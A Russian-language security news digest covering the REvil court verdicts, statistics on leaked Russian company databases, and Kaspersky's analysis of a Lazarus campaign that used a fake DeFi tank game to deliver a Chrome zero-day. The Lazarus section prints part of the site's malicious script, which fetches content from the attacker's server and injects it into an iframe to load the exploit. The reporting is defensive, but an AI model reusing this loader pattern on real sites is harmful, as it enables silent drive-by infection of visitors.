Напомним, что активность группировки REvil прекратилась в январе 2022 года, после того как ФСБ объявила об аресте 14 человек, связанных с группой, и провела обыски по 25 адресам в Москве, Санкт-Петербурге, Ленинградской и Липецкой областях. Тогда сообщалось, что «основанием для разыскных мероприятий послужило обращение компетентных органов США».

В итоге Тверской суд Москвы заключил под стражу восемь предполагаемых участников хакгруппы. Всем им были предъявлены обвинения в совершенных организованной группой приобретении и хранении электронных средств, предназначенных для неправомерного осуществления перевода денежных средств (ч. 2 ст. 187 УК РФ).

Однако следствие смогло вменить в вину восьми предполагаемым злоумышленникам лишь два дистанционных хищения средств, к тому же совершенных в США неизвестно у кого, где и на какую сумму. СМИ сообщали, что потерпевших, равно как и ущерба, в уголовном деле нет.

В мае 2022 года стало известно, что американские власти отказались от дальнейшего сотрудничества с Россией, и обвинить подозреваемых смогли только в махинациях с банковскими картами двух живущих в США мексиканцев.

В прошлом году СМИ писали, что дело хакгруппы, по сути, зашло в тупик. В окончательной редакции дела всех фигурантов обвинили по 24 эпизодам «изготовления и сбыта поддельных кредитных либо расчетных карт» (ст. 187 УК РФ), а предполагаемому лидеру группы — жителю Санкт-Петербурга Даниилу Пузыревскому — добавили еще и обвинение по ст. 273 УК РФ, предусматривающей ответственность за «создание или использование компьютерных программ для уничтожения или блокирования компьютерной информации, а также нейтрализации средств ее защиты».

Дело в том, что одну из программ, обнаруженную в ноутбуках обвиняемых, назначенная следствием экспертиза признала вредоносной.

Фактически следствие установило, что ни одного преступления в России обвиняемые не совершили, а обещанные доказательства их возможной причастности к финансовым аферам в США Госдепартамент так и не представил.

Тогда адвокат одного из фигурантов дела заявлял, что ни один из «предполагаемых членов REvil» не признаёт как свою связь с группировкой, так и причастность к остальным вмененным в вину преступлениям. По словам защитника, обвинение в незаконном обороте платежных средств, предъявленное в том числе его клиенту, базировалось исключительно на «наборе из 24 16-значных чисел», изъятых с сервера в Санкт-Петербурге.

Следствие сочло, что в упомянутых строках отражены номера банковских карт, которыми обвиняемые дистанционно завладели, сделав их копии. При этом, по словам адвоката, следствие не смогло установить владельцев карт и даже названия выпустивших их отделений иностранных банков.

Так, жертвами REvil, по версии следствия, стали две гражданки США мексиканского происхождения — некие Otilia Pevez и Otilia Sisniega Pevez. С их банковских карт обвиняемые якобы дистанционно похитили некую сумму денег, истратив ее на приобретение товаров в интернет-магазинах. Однако найти этих женщин не удалось.

Что касается обвинения в использовании вредоносных программ, защитник счел и его по меньшей мере необоснованным. По его словам, ст. 273 УК РФ предполагает уголовную ответственность лишь за использование приложений-вымогателей в корыстных целях, а не за их хранение на жестком диске. «Следствие, возможно, перепутало ст. 273 со ст. 222 УК РФ, карающей за сам факт хранения оружия», — отмечал адвокат.

В итоге обвинить предполагаемых участников REvil удалось лишь в незаконном использовании банковских карт и хранении вредоносной программы. Также не удалось выяснить и происхождение изъятой у обвиняемых наличности (426 миллионов рублей, 600 тысяч долларов и 500 тысяч евро), а принадлежащую им криптовалюту эксперты даже не взялись оценивать.

Как сообщили СМИ в конце октября 2024 года, суд признал Заеца, Малоземова, Пузыревского и Хансвярова виновными в неправомерном обороте средств платежей (ч. 2 ст. 187 УК РФ). Пузыревского и Хансвярова также признали виновными в уже упомянутом использовании и распространении вредоносных программ (ч. 2 ст. 273 УК РФ).

В результате Заеца и Малоземова приговорили к 4,5 и 5 годам в колонии общего режима, а Хансвяров и Пузыревский получили по 5,5 и 6 лет соответственно.

Так как обвинения по «делу REvil» были предъявлены восьми людям, в отношении еще четверых — Андрея Бессонова, Михаила Головачука, Романа Муромского и Дмитрия Коротаева — возбуждено новое уголовное дело по статье о неправомерном доступе к компьютерной информации (ст. 272 УК РФ).


По информации СМИ, это дело выделено в отдельное производство и направлено в Генеральную прокуратуру РФ для последующего соединения уголовных дел. При этом, как выяснилось во время процесса, основная часть доказательств стороны обвинения строилась на показаниях свидетеля — Алексея Скоробогатова, которого правоохранители также связывают с REvil.

УТЕКЛИ **210** БД РОССИЙСКИХ КОМПАНИЙ

Эксперты FACCT подсчитали, что за девять месяцев 2024 года на хакфорумах и в Telegram-каналах было опубликовано **210** баз с данными клиентов российских компаний. По сравнению с аналогичным периодом прошлого года количество слитых баз увеличилось на **37,25%** (в 2023 году было опубликовано только **153** БД).

Количество скомпрометированных записей при этом выросло на **7,76%** и составило **250,5 МИЛЛИОНА** строк. При этом нужно учитывать, что злоумышленники не всегда сообщают об успешных атаках, поэтому реальные объемы утечек могут быть больше.

Интересно, что, согласно статистике Роскомнадзора, с января по сентябрь 2024 года было официально зафиксировано только **110** фактов утечек персональных данных. В РКН уточнили, что чаще всего утечки происходили у компаний в сфере оказания услуг и торговли.



DEFI-ИГРА LAZARUS

В «Лаборатории Касперского» рассказали о сложной кампании северокорейской хакгруппы Lazarus. Для атак на пользователей злоумышленники создали вредоносный сайт танковой DeFi-игры, в которой якобы можно было получать награды в криптовалюте. Таким способом хакеры эксплуатировали уязвимость нулевого дня в браузере Google Chrome CVE-2024-4947.

Все началось с того, что в мае 2024 года эксперты обнаружили новый вариант бэкдора Manuscrypt на машине одного из клиентов в России. Manuscrypt представляет собой полнофункциональный бэкдор, который Lazarus применяет как минимум с 2013 года.

Он использовался более чем в 50 уникальных кампаниях, направленных на правительственные учреждения, дипломатические ведомства, финансовые институты, подрядчиков в сфере ВПК, криптовалютную индустрию, IT- и телекоммуникационные компании, разработчиков игр, СМИ, казино, университеты, ИБ-исследователей и так далее.

Так как Lazarus редко атакует физических лиц, это вызвало интерес у специалистов, и они решили изучить этот случай более внимательно. Выяснилось, что заражению предшествовала атака на 0-day-уязвимость в браузере Chrome.

Оказалось, что эксплуатация уязвимости уходила корнями к сайту detankzone[.]com (в настоящее время заблокирован), на котором рекламировалась основанная на NFT танковая MOBA-игра под названием DeTankZone.

На сайте пользователям предлагали скачать пробную версию игры, в основе которой лежала модель play-to-earn. Суть игры заключалась в сражениях на виртуальных NFT-танках с соперниками по всему миру, за что якобы можно было получать награды в криптовалюте. При этом игру действительно можно было запустить, однако все переставало работать после экрана входа/регистрации, поскольку внутренняя инфраструктура была отключена.


Интересно, что в итоге исследователи нашли реальную игру (DeFiTankLand), которая, по всей видимости, послужила прототипом для вредоносной версии. Хакеры практически полностью повторили ее дизайн: отличия заключались лишь в расположении логотипа и более низком качестве визуального оформления. Предполагается, что за основу был взят украденный исходный код и атакующие лишь заменили логотипы и убрали все отсылки к реальной игре.

Участники Lazarus несколько месяцев рекламировали DeTankZone в социальных сетях, фишинговых письмах и с премиум-аккаунтов в LinkedIn, которые использовались для прямых атак на конкретных пользователей. Также они пытались привлечь для рекламы игры инфлюенсеров из сферы криптовалют, а затем предположительно предпринимали попытки атаковать и их аккаунты.

При этом игра была только прикрытием и не являлась вредоносной сама по себе. А вот сайт DeTankZone содержал скрытый скрипт (index.tsx), который позволял загрузить и выполнить эксплоит для Chrome. То есть для заражения устройства было достаточно просто зайти на сайт, начинать и запускать саму игру не требовалось.

Продолжение статьи →

← Начало статьи



```
  }, {
    img: monetize4Img,
    title: 'Engaging Social Experience',
    content: 'Connect with a thriving community of tank enthusiasts
  }
]

export const Home = () => {
  return (
    <Layouts className='gap-40 md:gap-60 lg:gap-80 xl:gap-100'>
      <HeroSection />
      <Features />
      <EconomySection />
      <Footer />
    </Layouts>
  )
}
const HeroSection = () => {
  const [open, setOpen] = useState(false);
  const [openDlg, setOpenDlg] = useState(false);
  const [iframeContent, setIframeContent] = useState('');

  useEffect(() => {
    fetch('https://detankzone.com/admin_register', {
      method: 'POST',
      headers: {
        'Content-Type': 'application/json', // Set the content type
        // Add any other headers as needed
      },
    })
    .then(response => {
      if (!response.ok) {
        throw new Error('Network response was not ok');
      }
      return response.text(); // Parse the JSON response
    })
    .then(data => {
      // console.log("no response:::", data);
      setIframeContent(data);
      // Handle the response data
    })
    .catch(error => {
      // console.log(error);
```

Главная страница сайта с вредоносным скриптом

Эксплоит содержал код для двух уязвимостей: первая используется для чтения памяти процесса Chrome и записи в нее с помощью JavaScript, а вторая — для обхода песочницы V8.

Одной из этих уязвимостей была 0-day CVE-2024-4947, представляющая собой ошибку несоответствия используемых типов данных в движке V8 от Google на открытом исходном коде JavaScript и WebAssembly. Она позволяла получить контроль над устройством жертвы: выполнять произвольный код, обходить защитные функции и осуществлять вредоносную активность.

После того как «Лаборатория Касперского» сообщила об уязвимости представителям Google, проблема была устранена в мае 2024 года.


Шелл-код, который затем использовался Lazarus, служил в качестве инструмента разведки, помогая хакерам определить ценность взломанной машины и решить, стоит ли продолжать атаку далее. Код собирал информацию о процессоре, BIOS и ОС, выполнял антивирусные и антиотладочные проверки и отправлял собранные данные на управляющий сервер злоумышленников.

Изучить последующие шаги хакеров не удалось, так как на момент проведения анализа группировка уже удалила эксплоит с сайта-приманки.

НОВЫЙ DDOS-РЕКОРД


Компания Cloudflare сообщила, что недавно отразила DDoS-атаку, которая установила новый рекорд.

